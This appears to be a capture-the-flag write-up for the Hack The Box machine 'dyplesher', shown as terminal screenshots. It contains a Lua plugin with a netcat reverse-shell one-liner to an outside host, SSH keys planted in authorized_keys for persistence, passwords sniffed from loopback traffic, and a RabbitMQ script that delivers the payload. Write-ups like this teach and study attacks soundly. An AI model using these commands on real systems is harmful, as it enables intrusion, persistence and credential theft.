
If you are getting a 500 error, head to /home/reset




```
root@kali:/opt/htb/dyplesher.htb# nc -nlvp 11211
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::11211
Ncat: Listening on 0.0.0.0:11211
Ncat: Connection from 10.10.10.190.
Ncat: Connection from 10.10.10.190:46540.
python3 -c 'import pty;pty.spawn("/bin/bash")'
MinatoTW@dyplesher:~/paper$ 
```




```
python3 -c 'import pty;pty.spawn("/bin/bash")'
MinatoTW@dyplesher:~/paper$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC+PGmigHTrd4zhR3hd5rbP/Xj2091CLkFdWKTghuvjMvjQLWn9/1/Q
jUZhBEyGx6A+I4mLWmK7Kw24lRcgM1kCw1KYYBNxO7/z3MtIW7xKH1aJ7CPOtKQYQ/CQqfLreRzR1e9DDBxuVTRYu6+1wsPIPUnRMK2bH25qGJ7Uzc8F0B7foFtm16
CH9puXz7agMJ9SmHMewndOssuEilG5vT8OSC9Z5SJgG9HZ7bp/nYdwt5sUu634ILou+1hPNFbQjHMMulv8crIS/yAYY4tpmwV+6tfDDDvFLn8Ih/3bC1CA10KvmYBH
p3IDpnhBuJTKOux/vs8TRER1rv4ur9ceCMZp0BCLkv1soTSn+40+aL+Zm9AqX3zP85SNJUqSW8GeORtEO0GboP0/hCfJU2QaRTWHAAzDT+LYmagjtEf6d7S81j0K24
TbKx87rcZkFsmpB7KRc14SS6/e1pMfnQVq2NP0cbU1uYGULXxJrbOOKuHpxfoybJCV6Xb0ezDKSwNv9H0= root@kali' >> ~/.ssh/authorized_keys
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC+PGmigHTrd4zhR3hd5rbP/Xj2091CLkFdWKTghuvjMvjQLWn9/1/QjUZhBEyGx6A+I4mLWmK7Kw24lRcg
M1kCw1KYYBNxO7/z3MtIW7xKH1aJ7CPOtKQYQ/CQqfLreRzR1e9DDBxuVTRYu6+1wsPIPUnRMK2bH25qGJ7Uzc8F0B7foFtm16CH9puXz7agMJ9SmHMewndOssuEil
G5vT8OSC9Z5SJgG9HZ7bp/nYdwt5sUu634ILou+1hPNFbQjHMMulv8crIS/yAYY4tpmwV+6tfDDDvFLn8Ih/3bC1CA10KvmYBHp3IDpnhBuJTKOux/vs8TRER1rv4u
r9ceCMZp0BCLkv1soTSn+40+aL+Zm9AqX3zP85SNJUqSW8GeORtEO0GboP0/hCfJU2QaRTWHAAzDT+LYmagjtEf6d7S81j0K24TbKx87rcZkFsmpB7KRc14SS6/e1p
MfnQVq2NP0cbU1uYGULXxJrbOOKuHpxfoybJCV6Xb0ezDKSwNv9H0= root@kali' >> ~/.ssh/authorized_keys
MinatoTW@dyplesher:~/paper$
```




```
root@kali:/opt/htb/dyplesher.htb# ssh -i id_rsa MinatoTW@dyplesher.htb
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 02 Jun 2020 03:07:41 PM UTC

  System load:  0.32               Processes:             248
  Usage of /:   6.7% of 97.93GB    Users logged in:       0
  Memory usage: 38%                IP address for ens33:   10.10.10.190
  Swap usage:   0%                 IP address for docker0: 172.17.0.1


57 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


Last login: Wed May 20 13:44:56 2020 from 10.10.14.4
MinatoTW@dyplesher:~$
```




```
MinatoTW@dyplesher:~$ groups
MinatoTW wireshark
MinatoTW@dyplesher:~$ dumpcap -i lo
Capturing on 'Loopback: lo'
File: /tmp/wireshark_Loopback_20200602150817_i1gx2D.pcapng
Packets: 36
```




```
root@kali:/opt/htb/dyplesher.htb# scp -i id_rsa MinatoTW@dyplesher.htb:/tmp/wireshark_Loopback_20200602151827_6GvPaf.pcapng .
wireshark_Loopback_20200602151827_6GvPaf.pcapng                                                     100%   67KB   1.0MB/s   00:00
```




```
root@kali:/opt/htb/dyplesher.htb# strings wireshark_Loopback_20200602151827_6GvPaf.pcapng | grep password
```



```
q{"name":"MinatoTW","email":"MinatoTW@dyplesher.htb","address":"India","password":"bihys1amFov","subscribed":true}
l{"name":"yuntao","email":"yuntao@dyplesher.htb","address":"Italy","password":"wagthAw4ob","subscribed":true}
p{"name":"felamos","email":"felamos@dyplesher.htb","address":"India","password":"tieb0graQueg","subscribed":true}
```




```
MinatoTW@dyplesher:/home$ su - felamos
Password:
felamos@dyplesher:~$
```




```
felamos@dyplesher:~$ wc user.txt
 1  1 33 user.txt
```


Create local RooShell.lua




```
os.execute("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.18 5672 >/tmp/f")

function Initialize(Plugin)
        Plugin:SetName("RootShell")
        Plugin:SetVersion(9001)

        os.execute("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.18 5672 >/tmp/f")

        return true
end

function OnDisable()
        LOG(PLUGIN:GetName() .. " is shutting down...")
end
```




```
root@kali:/opt/htb/dyplesher.htb# nc -nlvp 5672
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5672
Ncat: Listening on 0.0.0.0:5672
```




```
root@kali:/opt/htb/dyplesher.htb# python -m SimpleHTTPServer 11211
Serving HTTP on 0.0.0.0 port 11211 ...
```




```
  GNU nano 4.8                          rootlua.py                          Modified
#!/usr/bin/python

import pika

credentials = pika.PlainCredentials('yuntao', 'EashAnicOc3Op')
parameters = pika.ConnectionParameters('10.10.10.190', 5672, '/', credentials)
connection = pika.BlockingConnection(parameters)
channel = connection.channel()
message = "http://10.10.14.18:11211/RootShell.lua"
queue = "plugin_data"

channel.basic_publish(exchange='', routing_key=queue, body=message)
channel.basic_publish(exchange=queue, routing_key='', body=message)

print(" [x] Sent %r" % message)
connection.close()
```




```
root@kali:/opt/htb/dyplesher.htb# python rootlua.py
 [x] Sent 'http://10.10.14.18:11211/RootShell.lua'
```




```
root@kali:/opt/htb/dyplesher.htb# python -m SimpleHTTPServer 11211
Serving HTTP on 0.0.0.0 port 11211 ...
10.10.10.190 - - [02/Jun/2020 16:40:39] "GET /RootShell.lua HTTP/1.0" 200 -
```



```
root@kali:/opt/htb/dyplesher.htb# nc -nlvp 5672
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5672
Ncat: Listening on 0.0.0.0:5672
Ncat: Connection from 10.10.10.190.
Ncat: Connection from 10.10.10.190:37978.
/bin/sh: 0: can't access tty; job control turned off
#
```



```
root@dyplesher:~# echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC+PGmigHTrd4zhR3hd5rbP/Xj2091CLkFdWKTghuvjMvjQLWn9/1/
QjUZhBEyGx6A+I4mLWmK7Kw24lRcgM1kCw1KYYBNxO7/z3MtIW7xKH1aJ7CPOtKQYQ/CQqfLreRzR1e9DDBxuVTRYu6+1wsPIPUnRMK2bH25qGJ7Uzc
8F0B7foFtm16CH9puXz7agMJ9SmHMewndOssuEilG5vT8OSC9Z5SJgG9HZ7bp/nYdwt5sUu634ILou+1hPNFbQjHMMulv8crIS/yAYY4tpmwV+6tfDD
DvFLn8Ih/3bC1CA10KvmYBHp3IDpnhBuJTKOux/vs8TRER1rv4ur9ceCMZp0BCLkv1soTSn+40+aL+Zm9AqX3zP85SNJUqSW8GeORtEO0GboP0/hCfJ
U2QaRTWHAAzDT+LYmagjtEf6d7S81j0K24TbKx87rcZkFsmpB7KRc14SS6/e1pMfnQVq2NP0cbU1uYGULXxJrbOOKuHpxfoybJCV6Xb0ezDKSwNv9H0
= root@kali' >> ~/.ssh/authorized_keys
<b0ezDKSwNv9H0= root@kali' >> ~/.ssh/authorized_keys
root@dyplesher:~#
```



```
root@kali:/opt/htb/dyplesher.htb# ssh -i id_rsa root@dyplesher.htb
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 02 Jun 2020 03:48:16 PM UTC

  System load:  0.04               Processes:              240
  Usage of /:   6.7% of 97.93GB   Users logged in:        0
  Memory usage: 24%                IP address for ens33:   10.10.10.190
  Swap usage:   0%                 IP address for docker0: 172.17.0.1


57 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings


Last login: Sun May 24 03:33:34 2020
root@dyplesher:~# wc root.txt
 1  1 33 root.txt
root@dyplesher:~#
```